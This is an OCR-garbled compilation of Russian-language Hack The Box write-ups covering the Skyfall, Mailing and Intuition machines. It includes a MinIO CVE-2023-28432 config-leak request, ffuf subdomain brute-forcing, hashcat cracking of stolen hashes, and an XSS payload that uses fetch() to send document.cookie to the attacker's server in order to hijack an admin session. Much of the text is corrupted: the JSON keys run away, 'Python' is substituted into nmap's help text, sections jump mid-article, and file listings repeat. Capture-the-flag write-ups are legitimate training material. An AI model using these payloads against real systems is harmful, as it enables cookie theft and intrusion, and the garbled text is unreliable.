
```
Nmap scan report for skyfall.htb (10.10.11.254)
Host is up (0.0714s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 65:70:f7:12:67:87:36:8d:8e:27:e9:c6:44:50:10:f0 (ECDSA)
|   256 ed:77:cb:f8:ee:ed:ef:ba:ed:ff:ae:ef:ce:ab:b6:19 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Skyfall - Introducing Sky Storage!
Service Info: OS: Linux; CPU: cpe:/o:linux:linux_kernel
```

Результат работы скрипта

Сканер нашел всего два открытых порта:

- 22 — служба OpenSSH 8.9p1
- 80 — веб-сервер Nginx 1.18.0.

Сразу проверяем, что нам покажет веб-сервер, и видим главную страницу сайта.



Главная страница сайта

ТОЧКА ВХОДА


Изучая сайт, находим ссылку на новый для нас поддомен.

Главная страница поддомена

Прежде чем смотреть этот сайт, сначала обновим запись в `/etc/hosts`:

```
10.10.11.254 skyfall.htb demo.skyfall.htb
```

На найденном сайте нас встречает форма авторизации.



Форма авторизации

Так как сайт работает в демо-режиме, в форме отображаются учетные данные `guest:guest`.

Not secure | demo.skyfall.htb/home
Sky Storage
Dashboard
Files
Data Flows-new
Ms_Flow
MS-S3 Minio2
SYSTEM TOOLS
Analyzer
Encryption
Support
Total Usage
15GB
Total Files
41
Secure Closed
Data Flow Failed
Data Flow Success
Minio Storage Security
Data Flow Failed
Data Flow Success
Data Flow Success
Data Flow Success

HTB SKYFALL

ДОБЫВАЕМ КЛЮЧ SSH ИЗ HASHICORP VAULT

ТОЧКА ОПОРЫ

Minio — это высокопроизводительное распределенное объектное хранилище. Последняя публичная версия для Minio — CVE-2023-28432. Он позволяет неавторизованному пользователю получить конфиг, содержащий учетные данные. Эксплуатация очень проста, нужно всего лишь выполнить POST запрос на страницу **/minio/bootstrap/v1/verify**

```
Request
POST /minio/bootstrap/v1/verify HTTP/1.1
Host: 127.0.0.1:9000
Accept-Encoding: identity
Content-Length: 0

Response
HTTP/1.1 200 OK
Content-Length: 1111
Accept-Ranges: bytes
Content-Security-Policy: block-all-mixed-content
Date: Wed, 17 Mar 2021 17:09:16 GMT
Server: MinIO
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-Xss-Protection: 1; mode=block

{"MinioEnv":{"MINIO_ACCESS_KEY_FILE":"access.key","MINIO_ALERT_WEBHOOK":"","MINIO_ALERT_WEBHOOK_AUTH_TOKEN":"","MINIO_ALERT_WEBHOOK_ENDPOINT":"","MINIO_AUDIT_WEBHOOK":"","MINIO_AUDIT_WEBHOOK_AUTH_TOKEN":"","MINIO_AUDIT_WEBHOOK_ENDPOINT":"","MINIO_BROWSER":"on","MINIO_CACHE_AFTER":"0","MINIO_CACHE_DRIVES":"","MINIO_CACHE_EXCLUDE":"","MINIO_CACHE_EXPIRY":"90","MINIO_CACHE_QUOTA":"80","MINIO_CACHE_WATERMARK_HIGH":"90","MINIO_CACHE_WATERMARK_LOW":"70","MINIO_CRYPTO_KMS_AUTO_ENCRYPTION":"off","MINIO_CRYPTO_KMS_KMIP_ENDPOINTS":"","MINIO_CRYPTO_KMS_KMIP_KMIP_CA":"","MINIO_CRYPTO_KMS_KMIP_KMIP_CLIENT_TLS_CERT":"","MINIO_CRYPTO_KMS_KMIP_KMIP_CLIENT_TLS_KEY":"","MINIO_CRYPTO_KMS_KMIP_KMIP_ENDPOINT":"","MINIO_CRYPTO_KMS_KMIP_KMIP_PASSWORD":"","MINIO_CRYPTO_KMS_KMIP_KMIP_PORTS":"","MINIO_CRYPTO_KMS_KMIP_KMIP_USERNAME":"","MINIO_DOMAIN":"","MINIO_FS_OSYNC":"off","MINIO_HTTP_TRACE":"/dev/discard","MINIO_KMS_AUTO_ENCRYPTION":"off","MINIO_KMS_KMIP_ENDPOINTS":"","MINIO_KMS_KMIP_KMIP_CA":"","MINIO_KMS_KMIP_KMIP_CLIENT_TLS_CERT":"","MINIO_KMS_KMIP_KMIP_CLIENT_TLS_KEY":"","MINIO_KMS_KMIP_KMIP_ENDPOINT":"","MINIO_KMS_KMIP_KMIP_PASSWORD":"","MINIO_KMS_KMIP_KMIP_PORTS":"","MINIO_KMS_KMIP_KMIP_USERNAME":"","MINIO_LOGGER_WEBHOOK":"","MINIO_LOGGER_WEBHOOK_AUTH_TOKEN":"","MINIO_LOGGER_WEBHOOK_ENDPOINT":"","MINIO_OPTS":"","MINIO_PROMETHEUS_AUTH_TYPE":"public","MINIO_PROMETHEUS_JOB_ID":"minio","MINIO_PROMETHEUS_URL":"","MINIO_PROMETHEUS_USER":"","MINIO_REGION":"","MINIO_REGION_COMMENT":"","MINIO_REGION_NAME":"","MINIO_ROOT_CA_FILE":"/home/minio-user/.minio/CAs/public.crt","MINIO_ROOT_PASSWORD":"","MINIO_ROOT_USER":"","MINIO_SCANNER":"on","MINIO_SCANNER_DELAY":"10.0","MINIO_SCANNER_MAX_WAIT":"10s","MINIO_SCANNER_SPEED":"","MINIO_SCHEME":"","MINIO_SERVER_URL":"","MINIO_STORAGE_CLASS_RRS":"","MINIO_STORAGE_CLASS_STANDARD":"","MINIO_SYNC":"off","MINIO_UPDATE":"on","MINIO_UPDATE_MINISIGN_PUBKEY":"","MINIO_VERSIONING_MAX_CONCURRENT":"","MINIO_VERSIONING_MAX_DELAY":"","MINIO_VERSIONING_MAX_DELAY_FACTOR":"","MINIO_VERSIONING_MAX_DELAY_FACTOR_DYNAMIC":"","MINIO_VERSIONING_MAX_DELAY_FACTOR_DYNAMIC_LOG":"","MINIO_VERSIONING_MAX_DELAY_FACTOR_DYNAMIC_SAMPLE":"","MINIO_VERSIONING_MAX_DELAY_FACTOR_DYNAMIC_SAMPLE_LOG":"","MINIO_VERSIONING_MAX_DELAY_FACTOR_DYNAMIC_SAMPLE_SIZE":"","MINIO_VERSIONING_MAX_DELAY_FACTOR_DYNAMIC_SAMPLE_SIZE_LOG":"","MINIO_VERSIONING_MAX_DELAY_FACTOR_DYNAMIC_SAMPLE_SIZE_LOG_LOG":"","MINIO_VERSIONING_MAX_DELAY_FACTOR_DYNAMIC_SAMPLE_SIZE_LOG_LOG_LOG":"","MINIO_VERSIONING_MAX_DELAY_FACTOR_DYNAMIC_SAMPLE_SIZE_LOG_LOG_LOG_LOG":"","MINIO_VERSIONING_MAX_DELAY_FACTOR_DYNAMIC_SAMPLE_SIZE_LOG_LOG_LOG_LOG_LOG":"","MINIO_VERSIONING_MAX_DELAY_FACTOR_DYNAMIC_SAMPLE_SIZE_LOG_LOG_LOG_LOG_LOG_LOG":"","MINIO_VERSIONING_MAX_DELAY_FACTOR_DYNAMIC_SAMPLE_SIZE_LOG_LOG_LOG_LOG_LOG_LOG_LOG":"","MINIO_VERSIONING_MAX_DELAY_FACTOR_DYNAMIC_SAMPLE_SIZE_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG":"","MINIO_VERSIONING_MAX_DELAY_FACTOR_DYNAMIC_SAMPLE_SIZE_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG":"","MINIO_VERSIONING_MAX_DELAY_FACTOR_DYNAMIC_SAMPLE_SIZE_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG":"","MINIO_VERSIONING_MAX_DELAY_FACTOR_DYNAMIC_SAMPLE_SIZE_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG":"","MINIO_VERSIONING_MAX_DELAY_FACTOR_DYNAMIC_SAMPLE_SIZE_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG":"","MINIO_VERSIONING_MAX_DELAY_FACTOR_DYNAMIC_SAMPLE_SIZE_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG":"","MINIO_VERSIONING_MAX_DELAY_FACTOR_DYNAMIC_SAMPLE_SIZE_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG":"","MINIO_VERSIONING_MAX_DELAY_FACTOR_DYNAMIC_SAMPLE_SIZE_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG":"","MINIO_VERSIONING_MAX_DELAY_FACTOR_DYNAMIC_SAMPLE_SIZE_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG":"","MINIO_VERSIONING_MAX_DELAY_FACTOR_DYNAMIC_SAMPLE_SIZE_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG":"","MINIO_VERSIONING_MAX_DELAY_FACTOR_DYNAMIC_SAMPLE_SIZE_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG_LOG":"","MINIO_VERSIONING_MAX_DELAY_FACTOR_DYNAMIC_SAMPLE_SIZE_LOG
```

HTB MAILING

Эксплуатируем новый баг в полном клиенте Outlook

Kalkuator
Red Team Operator

В этом райтапе я покажу, как сконкатенировав с фишингом эксплуатировать недавний баг в Outlook (CVE-2024-21413), позволяющий получить хеш пароля пользователя. Но сначала разберемся с тем, как же мы вообще нашли данную серверной учетки. При исполнении пентест-проектов я использую в основном Nmap.

Наша цель — полученная при сканировании на машине Mailing с учебной площадки Hack The Box. Machine IP address — 10.10.11.14.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в /etc/hosts:

```
10.10.11.14    mailing.htb
```

И запускаем сканирование портов:

Сервис сканирования портов

Сканирование портов — основная часть любой для тест-кейса атаки. Он позволяет определить, какие службы или сервисы слушают на определенных портах. Это этап этап информации, необходимый для определения потенциальных уязвимостей.

Сканирование портов можно выполнить следующим образом:

```
Usage: nmap [Scan type(s)] [Options] {target specification}
TCP/IP fingerprinting (for OS scan): nmap [-O -A] [-P0] [-osscan-limit] [-osscan-guess|
-fuzzy] [-Python-fingerprint file] [-Python-submit]
TARGET SPECIFICATION:
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num_hosts>: Choose random targets
  -exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  -excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Python0: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,Python],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flagval>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only Python specified ports
  -Python: Exclude the specified ports from the scan
  -F: Fast mode - Python fewer than specified by default
  -r: Python randomize targets
  --Python-ratio <ratio>: Python ratio of open port to closed port
  --top-ports <number>: Python most common ports
  --port-ratio <ratio>: Python ratio of open port to closed port
SERVICE/VERSION DETECTION:
  -sV: Probe open ports to determine service/version info
  --version-intensity <level>: Set from 0 (light) to 9 (try all probes)
  --version-light: Limit to most likely probes (intensity 2)
  --version-all: Try every single probe (intensity 9)
  --Python-version: Enable Python-version detection
  --Python-rarity <rarity_value>: Set Python-rarity value (between 1 and 9)
  --Python-version-trace: Show Python-version scan activity
  --version-trace: Show verbose version scan activity
SCRIPT SCAN:
  -sC: equivalent to --script=default
  --script=<Lua scripts>: Comma-separated list of script files or script categories
  --script-trace: Show all data sent and received
  --script-updatedb: Update the script database.
  --Python-script-help=<Lua scripts>: Show help about scripts.
  -Python-script-help=*: Show help about all installed scripts.
  --Python-script-trace: Show all data sent and received
  --Python-script-updatedb: Update the script database.
  --Python-script-help=<Lua scripts>: Show help about scripts.
  -Python-script-help=*: Show help about all installed scripts.
OS DETECTION:
  -O: Enable OS detection
  --osscan-limit: Limit OS detection to promising targets
  --osscan-guess: Guess OS more broadly
  -Python-fingerprint file: Specify Python-fingerprint file to submit
  -Python-submit: Submit Python-fingerprint to www.insecure.org/cgi-bin/Python-submit.cgi
TIMING AND PERFORMANCE:
  -Python<0-5>: Set timing template (higher is faster)
  --min-hostgroup <size>: Minimum Python group size
  --max-hostgroup <size>: Maximum Python group size
  --Python-hostgroup <ratio>: Python group ratio
  --min-Python <time>: Minimum Python time
  --max-Python <time>: Maximum Python time
  --Python-rtt-timeout <time>: Python round trip time
  --max-rtt-timeout <time>: Maximum Python round trip time
  --min-rtt-timeout <time>: Minimum Python round trip time
  --max-retries <tries>: Maximum number of Python retransmissions
  --host-timeout <time>: Give up on target after this long
  --scan-delay <time>, --max-scan-delay <time>: Adjust delay between probes
  --Python-packet-trace: Trace hop path to each host
  --Python-data-length <num>: Send packets with random data of specified length
  --Python-ttl <value>: Set IP time-to-live field
  --Python-spoof-mac <mac address/prefix/vendor name>: Spoof your MAC address
  --Python-data-hex <hex_string>: Send packets with specified data
  --Python-data-string <string>: Send packets with specified ASCII text
  --Python-ip-options <hex_string>: Send packets with specified IP options
```

HTB INTUITION

Intuition

OS	VULNERABILITIES	DIFFICULTY	POINTS
Linux	27 Apr 2024	Hard	80

Эксплуатируем баг в раннере Ansible для повышения привилегий

RafMcter
hackerrafmcter@gmail.com

Сегодня я покажу, как повысить права в Linux через эксплуатировать в раннере Ansible. Мы сначала получим доступ к веб-приложению XSS на сайте сначала для получения доступа к странице пользователя, а потом для повышения привилегий. Затем исследуем прошлогодний баг в библиотеке urllib, чтобы читать файлы на сервере, а для продвижения к другому пользователю изучим логи Suricata.

Наша цель — получить права суперпользователя на машине Intuition с учебной площадки Hack The Box. Уровень задания — сложный.

WARNING

Подключиться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютером, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.15 intuition.htb
```

И запускаем сканирование портов.

Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединения. Он основан на информации выбранной следующей шаг: к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы вы можете при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep "^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -n $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов опция `-A`.

```
Nmap scan report for intuition.htb (10.10.11.15)
Host is up (0.036s latency).
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 53:a8:f7:50:68:48:b6:16:a:50:70:6a:b8:33:c1 (ECDSA)
|   256 ed:77:f1:d8:ec:7d:2b:f8:8a:ba:a8:e1:8d:2d:f8:e8 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
| http-title: Did not follow redirect to http://comprezzor.htb/
| http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Результат работы скрипта

Сканер нашел два открытых порта:

- 22 — служба OpenSSH 8.9p1;
- 80 — веб-сервер Nginx 1.18.0

Также отмечаем, что веб-сервер на 80-м порте редиректит на домен `comprezzor.htb`, поэтому добавим его в файл `/etc/hosts`.


```
10.10.11.15 intuition.htb comprezzor.htb
```

Переходим к сайту на веб-сервере и сразу получаем форму для загрузки файлов.

Главная страница сайта

ТОЧКА ВХОДА


Ниже на странице есть ссылка на форму, куда можно отправлять информацию о найденных багах:



Информация для связи

Ссылка ведет на сайт `report.comprezzor.htb`, поэтому, прежде чем идти смотреть на него, снова добавим запись в файл `/etc/hosts`.

```
10.10.11.15 intuition.htb comprezzor.htb report.comprezzor.htb
```



Главная страница сайта report comprezzor.htb

Так как мы уже нашли сайт на поддомене `report`, есть смысл пробрутить поддомены по списку тех же, снова добавим запись в файл `/etc/hosts`.

```
10.10.11.15 intuition.htb comprezzor.htb report.comprezzor.htb
```

Информация для сканера: ffuf

Одно из первых действий при тестировании безопасности веб-приложения — это сканирование которое перебирает каталоги, чтобы найти скрытую информацию и недоступные обычным посетителям функции. Для этого можно использовать программы вроде dirsearch и DIRB.

Я предпочитаю ffuf, потому что он быстрее и гибкий. При запуске указываем следующие параметры:

- `-w` — словарь, в использую словарю из набора SecLists;
- `-t` — количество потоков;
- `-u` — URL;
- `-H` — HTTP-заголовок.

Место перебора помечается словом FUZZ.

Задаем все нужные параметры:

```
ffuf -t http://comprezzor.htb/ -H 'Host: FUZZ.comprezzor.htb' -w
subdomains-bitquark-top100000.txt -c 256
```

```
auth                    [Status: 302, Size: 189, Words: 6, Lines: 6, Duration: 104ms]
ip                      [Status: 302, Size: 189, Words: 6, Lines: 6, Duration: 104ms]
ftp                     [Status: 302, Size: 189, Words: 6, Lines: 6, Duration: 104ms]
jupyter                 [Status: 302, Size: 189, Words: 6, Lines: 6, Duration: 104ms]
jira                    [Status: 302, Size: 189, Words: 6, Lines: 6, Duration: 104ms]
jira-test               [Status: 302, Size: 189, Words: 6, Lines: 6, Duration: 104ms]
jira-dev                [Status: 302, Size: 189, Words: 6, Lines: 6, Duration: 104ms]
jira-prod               [Status: 302, Size: 189, Words: 6, Lines: 6, Duration: 104ms]
jira-stage              [Status: 302, Size: 189, Words: 6, Lines: 6, Duration: 104ms]
jira-uat                [Status: 302, Size: 189, Words: 6, Lines: 6, Duration: 104ms]
jira-sandbox            [Status: 302, Size: 189, Words: 6, Lines: 6, Duration: 104ms]
jira-sandbox-production [Status: 302, Size: 189, Words: 6, Lines: 6, Duration: 104ms]
:: Progress: [100000/100000] :: Job [1/1] :: 2500 req/sec :: Duration: [0:00:40] :: Errors: 0 ::
```

Результат сканирования поддоменов

В выводе программы попадает абсолютно все слова из списка, поэтому необходимо добавить фильтр, например по размеру страницы (параметр `-fs`):

```
ffuf -t http://comprezzor.htb/ -H 'Host: FUZZ.comprezzor.htb' -w
subdomains-bitquark-top100000.txt -c 256 -fs 178
```

```
auth                    [Status: 302, Size: 189, Words: 6, Lines: 6, Duration: 104ms]
dashboard               [Status: 302, Size: 209, Words: 18, Lines: 6, Duration: 104ms]
report                  [Status: 200, Size: 2187, Words: 520, Lines: 48, Duration: 104ms]
:: Progress: [100000/100000] :: Job [1/1] :: 2500 req/sec :: Duration: [0:00:40] :: Errors: 0 ::
```

Результат сканирования поддоменов

Находим еще два поддомена. Обновляем запись в файле `/etc/hosts` и начинаем идти смотреть сайты.

```
10.10.11.15 intuition.htb comprezzor.htb report.comprezzor.htb auth.
comprezzor.htb dashboard.comprezzor.htb
```

На `auth.comprezzor.htb` нас встречает форма авторизации, а `dashboard.comprezzor.htb` недоступен даже после регистрации и авторизации.

Главная страница auth.comprezzor.htb

Куда интересное форма отправки отчетов, так как ее можно потестировать на разные уязвимости.


Форма отправки отчетов

По логике, если отчет кто-то просматривает, мы можем попробовать проксировать/украсть уязвимость XSS. Для этого запустим локальный веб-сервер:

```
python3 -m http.server
```

И отправим нагрузку, которая должна будет выполнить запрос на этот веб-сервер:

```
<img src=x onerror=" fetch("http://10.10.16.22:8000/test_xss") />
```



Форма отправки отчетов

```
python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000) ...
10.10.11.15 - - [07/Oct/2024 18:53:52] code 501, message File not found
10.10.11.15 - - [07/Oct/2024 18:53:52] "GET /test_xss HTTP/1.1" 404 -
```

Лог веб-сервера

```
<img src=x onerror="fetch("http://10.10.16.22:8000/test_xss" +
document.cookie)" />
```

```
10.10.11.15 - - [07/Oct/2024 18:55:17] "GET /test_xss?session=.eJwlzDEOwjAMRO6SmSGxnTjOVZbKdqzCWqkTYwcEUSdoq7ozvb9Hb8dzvN7Hx7Ed8Ln0Ccl0Ccl0Ccl
```

HTB INTUITION

ЭКСПЛУАТИРУЕМ БАГ В РАННЕРЕ ANSIBLE ДЛЯ ПОВЫШЕНИЯ ПРИВИЛЕГИЙ

ТОЧКА ОПОРЫ


Повышение привилегий

На странице мы можем скачать сами отчеты, перехода по ссылкам в Report ID. При этом на странице самого отчета можно менять его приоритет.

Страница отчета

При повышении приоритета отчета, вероятно, его будет изучать уже администратор. А значит, мы можем попытаться трюк с XSS и получить cookie. Сформ мы отчет и повысим его приоритет, и, когда администратор перейдет к нему, мы получим cookie:

```
<img src=x onerror="fetch("http://10.10.16.22:8000/test_xss" + document.cookie)" />
```



Повышение приоритета отчета

```
HTTP/1.1 200 OK
Server: werkzeug/3.0.3 Python/3.10.12
Date: Sun, 17 Jul 2022 12:17:15 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 1
Set-Cookie: session=eyJ1c2VyIjp0cnVlfQ.aHFNMA.Ia0_Ldq0Ldq0Ldq0Ldq0Ldq0Ldq0; Path/
Set-Cookie: csrftoken=ZGRlZmF1bHRjc3JmdG9rZW4tMTcyMjI0MjEzNTAyMjI0MjEzNTAyMjI0MjEzNTA
```

HTB INTUITION

ЭКСПЛУАТИРУЕМ БАГ В РАННЕРЕ ANSIBLE ДЛЯ ПОВЫШЕНИЯ ПРИВИЛЕГИИ

ПРОДВИЖЕНИЕ

Теперь нам необходимо собрать информацию. Я буду использовать для этого скрипты PEASS.

Справка: скрипты PEASS

Если вам нужно быстро получить доступ к системе (с ними пользоваться? Вырастите дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows, чтобы собрать информацию и надеяться даже можно использовать. Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, который проверяет систему на предмет возможностей повышения привилегий с использованием исполняемых файлов, процессов и настроек.

Загрузим на удаленный хост скрипт для Linux, дадим право на выполнение и запустим сканирование. В выводе будет много всего, выберем только важную информацию.

У веб-приложения есть файл базы данных `users.db`

```
-rwxrwxrwx 1 www-data www-data 20480 Jun 15 11:11 /var/www/blueprints/users.db
-rwxrwxrwx 1 www-data www-data 4096 Jun 15 11:11 /var/www/blueprints/.sql
-rwxrwxrwx 1 www-data www-data 4096 Jun 15 11:11 /var/www/blueprints/.sqlite
-rwxrwxrwx 1 www-data www-data 4096 Jun 15 11:11 /var/www/blueprints/.db
-rwxrwxrwx 1 www-data www-data 4096 Jun 15 11:11 /var/www/blueprints/.sqlite3
-rwxrwxrwx 1 www-data www-data 4096 Jun 15 11:11 /var/www/blueprints/.db3
-rwxrwxrwx 1 www-data www-data 4096 Jun 15 11:11 /var/www/blueprints/.sql3
-rwxrwxrwx 1 www-data www-data 4096 Jun 15 11:11 /var/www/blueprints/.db-journal
-rwxrwxrwx 1 www-data www-data 4096 Jun 15 11:11 /var/www/blueprints/.sql-journal
-rwxrwxrwx 1 www-data www-data 4096 Jun 15 11:11 /var/www/blueprints/.sqlite-journal
-rwxrwxrwx 1 www-data www-data 4096 Jun 15 11:11 /var/www/blueprints/.db-journal
-rwxrwxrwx 1 www-data www-data 4096 Jun 15 11:11 /var/www/blueprints/.sql-journal
-rwxrwxrwx 1 www-data www-data 4096 Jun 15 11:11 /var/www/blueprints/.sqlite-journal
```

Список баз данных

На кусте обнаружился лог Suricata.

```
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.1
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.2.gz
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.3.gz
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.4.gz
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.5.gz
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.6.gz
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.7.gz
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.8.gz
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.9.gz
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.10.gz
```

Просмотр логов suricata

Переходим к каталогу веб-приложения Blueprints и читаем файлы `.sql`, чтобы понимать структуры баз и таблиц. Первым делом прокинем файлы для базы `users`.

```
adam :
sha256$27bc8D9F$1qvDQwQ6a57ea5f8722e69ee99258f286dc56a1d5d61bf287b0d0
83595B57c4218ff4c3 (webdev)
admin :
sha256$nyqGX2B8nk3QK7S3fBe1idc8ad2124205568cc8a3c27baaf18226b522afaad
bfa42bd6b12513e9bd6b (admin)
```

Содержимое файла users.db

Отправляем полученные хеши на брут и спустя минуту получаем один пароль.

```
hashcat hashes.txt rockyou.txt

Session..........: hashcat
Status...........: Cracked
Hash.Type........: SHA256 (Python) Nethalo SHZ0W (HMAC-SHA256) [key = $pass]
```

Брутфорс хешей

С новыми учетными данными никуда не зайти. Вспоминаем про FTP-сервер и пробуем авторизоваться как пользователь adam.

```
ftp adam@127.0.0.1

Pw admin@127.0.0.1
Connected to 127.0.0.1.
220 (vsftpd 3.0.3)
331 Please specify the password.
Pw.
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering extended passive mode (|||29874|).
150 Here comes the ftp. Send it open data connection.
drwxr-xr-x  2  1001  1001  4096 Apr 18 08:25 backup
226 Directory send OK.
ftp>
```

Файлы на FTP-сервере

В итоге находим каталог backup, который содержит исходные коды какого-то раннера. Скачиваем все файлы через команду `get`

```
ftp> ls backup
229 Entering extended passive mode (|||30121).
150 Here comes the ftp. Send it open data connection.
drwxr-xr-x  2  1001  1001  4096 Apr 18 08:25 runner
226 Directory send OK.
ftp> ls backup/runner
229 Entering extended passive mode (|||31111).
150 Here comes the ftp. Send it open data connection.
-rwxr-xr-x  1  1001  1001  1 Apr 18 08:25 run-tests.sh
-rwxr-xr-x  1  1001  1001  1 Apr 18 08:25 runner.c
-rwxr-xr-x  1  1001  1001  1 Apr 18 08:25 runner.h
226 Directory send OK.
ftp>
```

Содержимое каталога backup

Также не оставляем без внимания и логи Suricata в каталоге `/var/log/suricata/`. Так могут просказываться учетные данные и другая интересная информация.

```
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.1
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.2.gz
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.3.gz
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.4.gz
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.5.gz
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.6.gz
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.7.gz
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.8.gz
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.9.gz
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.10.gz
```

Логи Suricata

Пробуем грепать все логи по слову `login`. Для обычных файлов используем `grep`, для архивов — `zgrep`.

```
grep -i login ./
zgrep -i login *.gz

-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.2.gz
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.3.gz
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.4.gz
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.5.gz
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.6.gz
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.7.gz
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.8.gz
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.9.gz
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.10.gz
```

Поиск по логам

